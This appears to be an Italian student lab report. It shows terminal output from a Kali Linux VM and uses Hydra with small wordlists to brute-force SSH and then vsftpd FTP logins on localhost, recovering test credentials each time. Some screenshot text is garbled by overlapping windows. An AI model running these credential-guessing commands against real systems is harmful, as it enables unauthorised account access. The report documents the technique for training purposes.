


## Per la configurazione di ssh



The screenshot shows a terminal window on a Kali Linux system. The window title is "kali@kali: ~". The terminal is running the GNU nano 7.2 text editor, editing the file `/etc/ssh/sshd_config`. The configuration file content is as follows:

```
# This is the sshd server system-wide configuration file. See
# sshd_config(5) for more information.

# This sshd was compiled with PATH=/usr/local/bin:/usr/bin:/bin:/usr/ga

# The strategy used for options in the default sshd_config shipped with
# OpenSSH is to specify options with their default value where
# possible, but leave them commented. Uncommented options override the
# default value.

Include /etc/ssh/sshd_config.d/*.conf

#Port 22
#AddressFamily any
#ListenAddress 0.0.0.0
#ListenAddress ::

#HostKey /etc/ssh/ssh_host_rsa_key
#HostKey /etc/ssh/ssh_host_ecdsa_key
#HostKey /etc/ssh/ssh_host_ed25519_key

# Ciphers and keying
#RekeyLimit default none

# Logging
#SyslogFacility AUTH
#LogLevel INFO


# Authentication:

#LoginGraceTime 2m
#PermitRootLogin prohibit-password
#StrictModes yes
#MaxAuthTries 6
#MaxSessions 10

#PubkeyAuthentication yes

# Expect .ssh/authorized_keys2 to be disregarded by default in future.
#AuthorizedKeysFile .ssh/authorized_keys .ssh/authorized_keys2
#AuthorizedPrincipalsFile none
```

per installare seclists dove all'interno troveremo i file per username e password



```
kali-linux-2023.4-virtualbox-amd64 [In esecuzione] - Oracle VM VirtualBox
File Macchina Visualizza Inserimento Dispositivi Aiuto
kali@kali: ~
File Actions Edit View Help
❌ Unable to locate package seclists
(kali@kali)~$ sudo apt install seclists
Reading package lists ... Done
Building dependency tree ... Done
Reading state information ... Done
The following NEW packages will be installed:
  seclists
0 upgraded, 1 newly installed, 0 to remove and 1511 not upgraded.
Need to get 470 MB of archives.
After this operation, 1,930 MB of additional disk space will be used
.
Get:1 http://mirror1.sox.rs/kali/kali kali-rolling/main amd64 seclis
ts all 2024.1-0kali1 [470 MB]
Fetched 470 MB in 11min 4s (707 kB/s)
Selecting previously unselected package seclists.
(Reading database ... 400723 files and directories currently installed.)
Preparing to unpack .../seclists_2024.1-0kali1_all.deb ...
Unpacking seclists (2024.1-0kali1) ...
^[[B[Setting up seclists (2024.1-0kali1) ...
Processing triggers for kali-menu (2023.4.6) ...
Processing triggers for wordlists (2023.2.0) ...
```

abbiamo optato nella creazione di due file user , password che abbiamo messo nel desktop della macchina virtuale kali linux .

E abbiamo tentato l'attacco con HYDRA .

```

(kali@kali)-[~]
└─$ hydra -L /home/kali/Desktop/user.txt -P /home/kali/Desktop/password.txt -t 4 ssh
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these ** ignore laws and ethics anyway).

Filesystem
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-02-29 10:01:11
Syntax: hydra [[-l LOGIN|-L FILE] [-p PASS|-P FILE]] [-c C FILE] [-e nsr] [-o FILE] [-t TASKS] [-M FILE [-T TASKS]] [-w TIME] [-W TIME] [-f] [-s PORT] [-x MIN:MAX:CHARSET] [-c TIME] [-ISOuvVd46] [-m MODULE_OPT] [service://server[:PORT]][:OPT]]

Options:
-l LOGIN or -L FILE login with LOGIN name, or load several logins from FILE
-p PASS or -P FILE try password PASS, or load several passwords from FILE
-C FILE colon separated "login:pass" format, instead of -l/-P options
-M FILE list of servers to attack, one entry per line, ':' to specify port
-t TASKS run TASKS number of connects in parallel per target (default: 16)
-U service module usage details
-m OPT options specific for a module, see -U output for information
-h more command line options (COMPLETE HELP)
server the target: DNS, IP or 192.168.0.0/24 (this OR the -M option)
service the service to crack (see below for supported protocols)
OPT some service modules support additional input (-U for module help)

Supported services: adam6500 asterisk cisco cisco-enable cobaltstrike cvs firebird ftp[s] http[s]-[head|get|post] http[s]-[get|post]-form http-proxy http-proxy-urlenum icq imap[s] irc ldap2[s] ldap3[-{cram|digest|md5}[s] memcached mongo
db mssql mysql nntp oracle-listener oracle-sid pcanywhere pcnfs pop3[s] postgres radmin2 rdp redis rexec rlogin rpcap rsh rtsp s7-300 sip smb smtp[s] smtp-enum snmp socks5 ssh sshkey svn teamspeak telnet[s] vmauthd vnc xmpp

Hydra is a tool to guess/crack valid login/password pairs.
Licensed under AGPL v3.0. The newest version is always available at;
https://github.com/vanhauser-thc/thc-hydra
Please don't use in military or secret service organizations, or for illegal
purposes. (This is a wish and non-binding - most such people do not care about
laws and ethics anyway - and tell themselves they are one of the good ones.)

Example: hydra -l user -P passlist.txt ftp://192.168.0.1

(kali@kali)-[~]
└─$ hydra -L /home/kali/Desktop/user.txt -P /home/kali/Desktop/password.txt -t 4 127.0.0.1 ssh
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these ** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-02-29 10:05:02
[DATA] max 4 tasks per 1 server, overall 4 tasks, 100 login tries (l:10/p:10), ~25 tries per task
[DATA] attacking ssh://127.0.0.1:22/
[22][ssh] host: 127.0.0.1 login: test_user password: testpass
[STATUS] 84.00 tries/min, 84 tries in 00:01h, 16 to do in 00:01h, 4 active
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-02-29 10:06:16

(kali@kali)-[~]
└─$

```

Con questo la prima parte dell'esercizio è stata fatta.  
passando alla seconda fase, scegliete un servizio da configurare e poi provate a craccare  
l'autenticazione con Hydra .bisognava installare vsftpd

```
kali@kali: ~  
File Actions Edit View Help  
(kali@kali)-[~] lists (2024.1-0kali1) ...  
$ sudo apt-get install vsftpd (2023.4.6) ...  
Processing triggers for wordlists (2023.2.0) ...  
[sudo] password for kali:  
Reading package lists... Done  
Building dependency tree... Done user.txt -P /home/kali/Desktop/passw  
Reading state information... Done THC & David Maciejak - Please do n  
The following NEW packages will be installed:  
vsftpd  
vsftpd (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-  
0 upgraded, 1 newly installed, 0 to remove and 1511 not upgraded.) [  
Need to get 143 kB of archives.  
After this operation, 353 kB of additional disk space will be used.  
Get:1 http://http.kali.org/kali kali-rolling/main amd64 vsftpd amd64  
3.0.3-13+b3 [143 kB] login with LOGIN name, or load several logins  
Fetched 143 kB in 1s (204 kB/s) word PASS, or load several passwords  
Preconfiguring packages ... login:pass* format, instead of -L/-P op  
Selecting previously unselected package vsftpd. / per line, !: to sp  
(Reading database ... 406543 files and directories currently install  
ed.) service module usage details  
Preparing to unpack .../vsftpd_3.0.3-13+b3_amd64.deb ... for informa  
Unpacking vsftpd (3.0.3-13+b3) ... ons (COMPLETE HELP)  
Setting up vsftpd (3.0.3-13+b3) ... 192.168.0.0/24 (this OR the -M op  
update-rc.d: We have no instructions for the vsftpd init script.pls)  
update-rc.d: It looks like a network service, we disable it.0 for mo  
Processing triggers for man-db (2.12.0-1) ...  
Processing triggers for kali-menu (2023.4.6) ... o-enable cobaltstrik  
do mysql:mysql oracle-listener oracle-sid pcanywhere pcnfs pop3  
(kali@kali)-[~]  
$ sudo service vsftpd start valid login/password pairs.  
Licensed under AGPL v3.0. The newest version is always available at;  
(kali@kali)-[~] vanhauser-thc/thc-hydra  
$ sudo service vsftpd status secret service organizations, or for  
● vsftpd.service - vsftpd FTP server ding - most such people do not  
Loaded: loaded (/lib/systemd/system/vsftpd.service; disabled; >  
Active: active (running) since Thu 2024-02-29 10:10:58 EST; 6s>  
Exam Process: 61181 ExecStartPre=/bin/mkdir -p /var/run/vsftpd/empty>  
Main PID: 61182 (vsftpd)  
Tasks: 1 (limit: 2260)  
Memory: 892.0K kali/Desktop/user.txt -P /home/kali/Desktop/passw  
Hydra v CPU: 6ms 123 by van Hauser/THC & David Maciejak - Please do n  
CGroup: /system.slice/vsftpd.service  
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-  
[DATA] max 4 tasks per 1 server, overall 4 tasks, 100 login tries (1  
Feb 29 10:10:58 kali systemd[1]: Starting vsftpd.service - vsftpd F>  
Feb 29 10:10:58 kali systemd[1]: Started vsftpd.service - vsftpd FT>  
[STATUS] 84.00 tries/min, 84 tries in 00:01h, 16 to do in 00:01h, 4  
(kali@kali)-[~] ssfully completed, 1 valid password found  
$ (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-
```

dopo aver fatto l'installazione possiamo al passo successivo craccare

```
(kali㉿kali)-[~]vsftpd FTP server
$ hydra -L /home/kali/Desktop/user.txt -P /home/kali/Desktop/passw
ord.txt -t 4 ftp://127.0.0.1 since Thu 2024-02-29 10:10:58 EST; 6s
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do n
ot use in military or secret service organizations, or for illegal p
urposes (this is non-binding, these *** ignore laws and ethics anywa
y). Memory: 892.0K
CPU: 6ms
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-
02-29 10:26:06
[DATA] max 4 tasks per 1 server, overall 4 tasks, 100 login tries (l
:10/p:10), ~25 tries per task | Starting vsftpd.service - vsftpd F
[DATA] attacking ftp://127.0.0.1:21/rted vsftpd.service - vsftpd FT
[21][ftp] host: 127.0.0.1 login: test_user password: testpass
[STATUS] 81.00 tries/min, 81 tries in 00:01h, 19 to do in 00:01h, 4
active
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-02-
29 10:26:06
(kali㉿kali)-[~]
$
```